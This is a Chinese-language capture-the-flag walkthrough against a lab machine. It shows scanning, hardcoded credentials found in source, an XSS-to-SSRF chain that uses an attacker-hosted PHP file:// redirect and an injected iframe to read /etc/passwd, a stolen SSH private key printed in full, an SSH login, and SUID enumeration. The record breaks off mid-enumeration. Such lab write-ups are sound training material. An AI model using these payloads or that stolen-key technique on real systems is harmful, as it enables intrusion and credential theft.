信息收集

主机发现

133

端口扫描

22，80

服务识别


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
|   2048 e9:e3:89:b6:3b:ea:e4:13:c8:ac:38:44:d6:ea:c0:e4 (RSA)
|   256 8c:19:77:fd:36:72:7e:34:46:c4:29:2d:2a:ac:15:98 (ECDSA)
|_  256 cc:2b:4c:ce:d7:61:73:d7:d8:7e:24:56:74:54:99:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.25
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2018-01-07 08:35  test2/
|_
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


子域名发现

敏感目录遍历

```
[20:01:18] 403 -  300B  - /test2/.php3
[20:01:43] 301 -  320B  - /test2/css  →  http://192.168.88.133/test2/css/
[20:01:47] 200 -  766B  - /test2/favicon.ico
[20:01:47] 200 -    3KB - /test2/footer.php
[20:01:49] 500 -    0B  - /test2/header.php
[20:01:50] 301 -  320B  - /test2/img  →  http://192.168.88.133/test2/img/
[20:01:50] 200 -  266B  - /test2/inc/
[20:01:50] 301 -  320B  - /test2/inc  →  http://192.168.88.133/test2/inc/
[20:01:51] 200 -    6KB - /test2/index.php/login/
[20:01:51] 200 -    6KB - /test2/index.php
[20:01:52] 200 -  252B  - /test2/js/
[20:01:53] 301 -  320B  - /test2/lib  →  http://192.168.88.133/test2/lib/
[20:01:53] 200 -  490B  - /test2/lib/
[20:01:54] 200 -    7KB - /test2/login.php
[20:01:54] 302 -    0B  - /test2/logout.php  →  /
[20:02:04] 200 -    6KB - /test2/profile.php
[20:02:12] 302 -    0B  - /test2/user.php  →  /
```

web信息搜集





漏洞发现

业务重构

威胁建模

index.html:源码审计

setting能看到后端账号密码

```
// database details
$set->db_host = 'localhost'; // database host
$set->db_user = 'root'; // database user
$set->db_pass = ''; // database password
$set->db_name = 'mls'; // database name
```

install能看到硬编码的账号密码

```
143
144    if(!isset($page->error)) {
145      $page->success = "The installation was successful ! Thank you for using master loging system and we hope you enjo it ! Have fun ! <br/><br/>
146      <a class='btn btn-success' href='./index.php'>Start exploring</a>
147      <br/><br/>
148
149      <h3>USER: admin <br/> PASSWORD: 1234</h3>";
150    }
```


login.php:密码爆破,fuzzing

漏洞利用

边界突破


XSS

发现profile页面是输入什么原封不动的返回,尝试xss




SSRF


导出功能




进行搜索,在导出html时存在SSRF漏洞,



那么我们可以考虑往displayname写入SSRF的poc,结果发现读取本地(file:///etc/passwd)资源失败;经过搜索发现漏洞复现过程如下:






evil.php

payload="file:///etc/passwd"

攻击流程如下:



1.服务端开启apache,准备php文件

```
<?php header('location:file://'.$_REQUEST['url']);?>
```

2.客户端的displayname插入xss

```
<iframe height=2000 width=800 src="http://192.168.88.129/payload.php?url=/etc
/passwd"></iframe>
```

3.通过pdf插件导出结果

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
geoclue:x:109:115::/var/lib/geoclue:/bin/false
avahi:x:112:119:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:113:120:colord colour management daemon,,,:/var/lib/colord:/bin/false
saned:x:114:121::/var/lib/saned:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:122:Gnome Display Manager:/var/lib/gdm3:/bin/false
gemini1:x:1000:1000:gemini-sec,,,:/home/gemini1:/bin/bash
sshd:x:117:65534::/run/sshd:/usr/sbin/nologin
mysql:x:118:123:MySQL Server,,,:/nonexistent:/bin/false
```

通过对源码审计发现setting文件也能读取账号密码,但是这个账号密码不是ssh的密码

SSH公钥

id_ras:私钥文件

id_rsa.pub:公钥文件

authorized_keys:已经认证的密钥

攻击流程如下:

1.验证公钥文件和已经认证的密钥内容相同

id_rsa.pub==authorized_keys


2.窃取私钥,并给与权限400

chmod 400 id_rsa

3.用对应的公钥登录,并提交私钥文件

```
ssh -i id_ras gemini1@192.168.88.134
```

通过发现:公钥和已经认证的密钥相等,可以用Gemini1账号登录,私钥也窃取



admin

```
----BEGIN RSA PRIVATE KEY----
MIIEpQIBAAKCAQEAv8sYkCmUFupwQ8pXsm0XCAyxcR6m5y9GfRWmQmrvb9qJP3xs
6c11dX9Mi8OLBpKuB+Y08aTgWbEtUAkVEpRU+mk+wpSx54OTBMFX35x4snzz+X5u
Vl1rUn9Z4QE5SJpOvfV3Ddw9zIVA0MCJGi/RW4ODRYmPHesqNHaMGKqTnRmn3/4V
u7cl+KpPZmQJzASoffyBn1bxQomqTkb5AGhkAggsOPS0xv6P2g/mcmMUIRWaTH4Z
DqrpqxFtJbuWSszPhuw3LLqAYry0RlEH/Mdi2RxM3VZvqDRlsV0DO74qyBhBsq+p
oSbdwoXao8n7oO2ASHc05d2vtmmmGP31+4pjuQIDAQABAoIBAQCq+WuJQHeSwiWY
WS46kkNg2qfoNrlFD8Dfy0ful5OhfAiz/sC84HrgZr4fLg+mqWXZBuCVtiyF6IuD
eMU/Tdo/bUkUfyflQgbyy0UBw2RZgUihVpMYDKma3oqKKeQeE+k0MDmUsoyqfpeM
QMc3//67fQ6uE8Xwnu593FxhtNZoyaYgz8LTpYRsaoui9j7mrQ4Q19VOQ16u4XIZ
rVtRFjQqBmAKeASTaYpWKnsgoFudp6xyxWzS4uk6BlAom0teBwkcnzx9fNd2vCYR
MhK5KLTDvWUf3d+eUcoUy1h+yjPvdDmlC27vcvZ0GXVvyRks+sjbNMYWl+QvNIZn
1XxD1nkxAoGBAODe4NKq0r2Biq0V/97xx76oz5zX4drh1aE6X+osRqk4+4soLaul
xHaApYWYKIk4OBPMzWQC0a8mQOaL1LaIYSEL8wKkkaAvfM604f3fo01rMKn9vNRC
1fAms6caNqJDPIMvOyYRe4PALNf6Yw0Hty0KowC46HHkmWEgw/pEhOZdAoGBANpY
AJEhiG27iqxdHdyHC2rVnA9o2t5yZ7qqBExF7zyUJkIbgiLLyIiE5JYhdZjd+abl
aSdSvTKOqrxscnPmWVIxDyLDxemH7iZsEbhLkIsSKgMjCDhPBROivyQGfY17EHPu
968rdQsmJK8+X5aWxq08VzIKwArm+GeDs2hrCGUNAoGAc1G5SDA0XNz3CiaTDnk9
r0gRGGUZvU89aC5wi73jCttfHJEhQquj3QXCXM2ZQiHzmCvaVOShNcpPVCv3jSco
tXLUT9GnoNdZkQPwNWqf648B6NtoIA6aekrOrO5jgDks6jWphq9GgV1nYedVLpR7
WszupOsuwWGzSr0r48eJxD0CgYEAo23HTtpIocoEbCtulIhlVXj5zNbxLBt55NAp
U2XtQeyqDkVEzQK4vDUMXAtDWF6d5PxGDvbxQoxi45JQwMukA89QwvbChqAF86Bk
SwvUbyPzalGob21GIYJpi2+IPoPktsIhhm4Ct4ufXcRUDAVjRHur1ehLgl2LhP+h
JAEpUWkCgYEAj2kz6b+FeK+xK+FUuDbd88vjU6FB8+FL7mQFQ2Ae9lWNyuTQSpGh
vXAtW/c+eaiO4gHRz60wW+FvltFa7kZAmyICAugK1m8/Ff5VZ0rHDP2YsUHT4+Bt
j8XYDMgMA8VYk6alU2rEEzqZlru7BZiwUnz7QLzauGwg8ohv1H2NP9k=
----END RSA PRIVATE KEY-----
```

```
┌──(kali㉿kali)-[~/gemini-pentest-v1]
└─$ ssh -i id_rsa gemini1@192.168.88.134
The authenticity of host '192.168.88.134 (192.168.88.134)' can't be established.
ED25519 key fingerprint is SHA256:Dhg98/77GcBzvkymOg54pr2o2pddvxKpKYgWsMSSc6M.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.88.134' (ED25519) to the list of known hosts.
Linux geminiinc 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan  9 08:04:52 2018 from 192.168.0.112
gemini1@geminiinc:~$
```

权限提升

本地信息搜索

1.搜索suid

```
方法1:find / -perm /4000 2>/dev/null
方法2:find / -user root -type f -perm -u+sx -ls 2>/dev/null
```

```
gemini1@geminiinc:~$ find / -user root -type f -perm -u+sx -ls 2>/dev/null
   673698     20 -rwsr-xr--   1 root     www-data    18504 Sep 19  2017 /usr/lib/apache2/suexec-pristine
   674033     20 -rwsr-xr--   1 root     www-data    18504 Sep 19  2017 /usr/lib/apache2/suexec-custom
  1056414     16 -rwsr-xr-x   1 root     root        14856 May 24  2017 /usr/lib/policykit-1/polkit-agent-helper-1
  1187478     44 -rwsr-xr--   1 root     messagebus    42992 Oct  1  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   790888     12 -rwsr-xr-x   1 root     root          10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
  1188001    432 -rwsr-xr-x   1 root     root         440728 Nov 18  2017 /usr/lib/openssh/ssh-keysign
   679388    360 -rwsr-xr--   1 root     dip          365960 Nov 11  2016 /usr/sbin/pppd
   670633     24 -rwsr-xr-x   1 root     root          23352 May 24  2017 /usr/bin/pkexec
   655437     52 -rwsr-xr-x   1 root     root          50040 May 17  2017 /usr/bin/chfn
   269875     12 -rwsr-xr-x   1 root     root           8792 Jan  7  2018 /usr/bin/listinfo
   655440     76 -rwsr-xr-x   1 root     root          75792 May 17  2017 /usr/bin/gpasswd
   655438     40 -rwsr-xr-x   1 root     root          40504 May 17  2017 /usr/bin/chsh
   658302     40 -rwsr-xr-x   1 root     root          40312 May 17  2017 /usr/bin/newgrp
   655441     60 -rwsr-xr-x   1 root     root          59680 May 17  2017 /usr/bin/passwd
   680505    140 -rwsr-xr-x   1 root     root         140944 Jun  5  2017 /usr/bin/sudo
   917547     44 -rwsr-xr-x   1 root     root          44304 Mar 22  2017 /bin/mount
   917548     32 -rwsr-xr-x   1 root     root          31720 Mar 22  2017 /bin/umount
   917570     60 -rwsr-xr-x   1 root     root          61240 Nov 10  2016 /bin/ping
   917545     40 -rwsr-xr-x   1 root     root          40536 May 17  2017 /bin/su
   923459     32 -rwsr-xr-x   1 root     root          30800 Jun 23  2016 /bin/fusermount
gemini1@geminiinc:~$
```

2.查看文件类型

发现是可执行

```
gemini1@geminiinc:~$ file /usr/bin/listinfo
/usr/bin/listinfo: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=0f284a2f4f3c967c78816592da20f223e4ae2f10, not stripped
gemini1@geminiinc:~$
gemini1@geminiinc:~$
```

3.查看文件包含哪些字符

```
gemini1@geminiinc:~$ strings /usr/bin/listinfo
/lib64/ld-linux-x86-64.so.2
(J/O<
libc.so.6
popen
printf
fgets
pclose
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
